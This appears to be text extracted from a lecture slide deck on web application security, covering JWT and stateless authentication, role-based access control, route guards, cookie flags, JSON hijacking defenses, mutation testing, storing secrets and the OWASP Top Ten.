
Every typical object inherits its properties from Object.prototype

Modern Security Jargon



Continuous Security, DevSecOps, SecDevOps, S-SDLC, ...

Don't get scared, it's all about automation



Continuous Security, DevSecOps, SecDevOps, S-SDLC, ...

Don't get scared, it's all about automation

Kahoot!

Q&A

Making-of

Stateful and stateless authentication

Stateful is the at the level of our application, i.e., the app before implementing JWT. JWT are **stateless**, i.e., self-contained, don't depend on anybody else such as database to verify claims (historic example, what happened before JWT).

Role-Based Access Control (RBAC)

In JWT; different predefined roles. function `checkIfAuthorized`,
`authorized !== authenticated`, `_.partial` will create partially
applied function, guards

Guards / Protected routes

**Show page only if user is authenticated, frontend and backend,
let's check after JWT expires and using REST client. Even if
backend protects us and will show 403, then the user shouldn't
be able to access certain routes and therefore be redirected
somewhere.**

Cookies

HTTP Only (cookies can't be accessed through client side scripting, XSS), HTTPS Cookies (Secure set to true, prevent cookies from being observed by unauthorized parties due to the transmission of the cookie in clear text)

JSON Hijacking

Always return {} instead of [], only in older browsers. Object, by itself, is not a valid JavaScript program, so the browser would crash if we'd like to try to load the content of the endpoint using a script tag. All REST API calls should always return objects

Mutation Testing

<https://stryker-mutator.io/docs/General/example/>

Storing Secrets

process.env, malicious code can read it

<https://stackoverflow.com/questions/60360298/is-it-secure-way-to-store-private-values-in-env-file>

The Open Web Application Security Project (OWASP)

process.env, malicious code can read it

<https://owasp.org/www-project-top-ten/>

Thanks

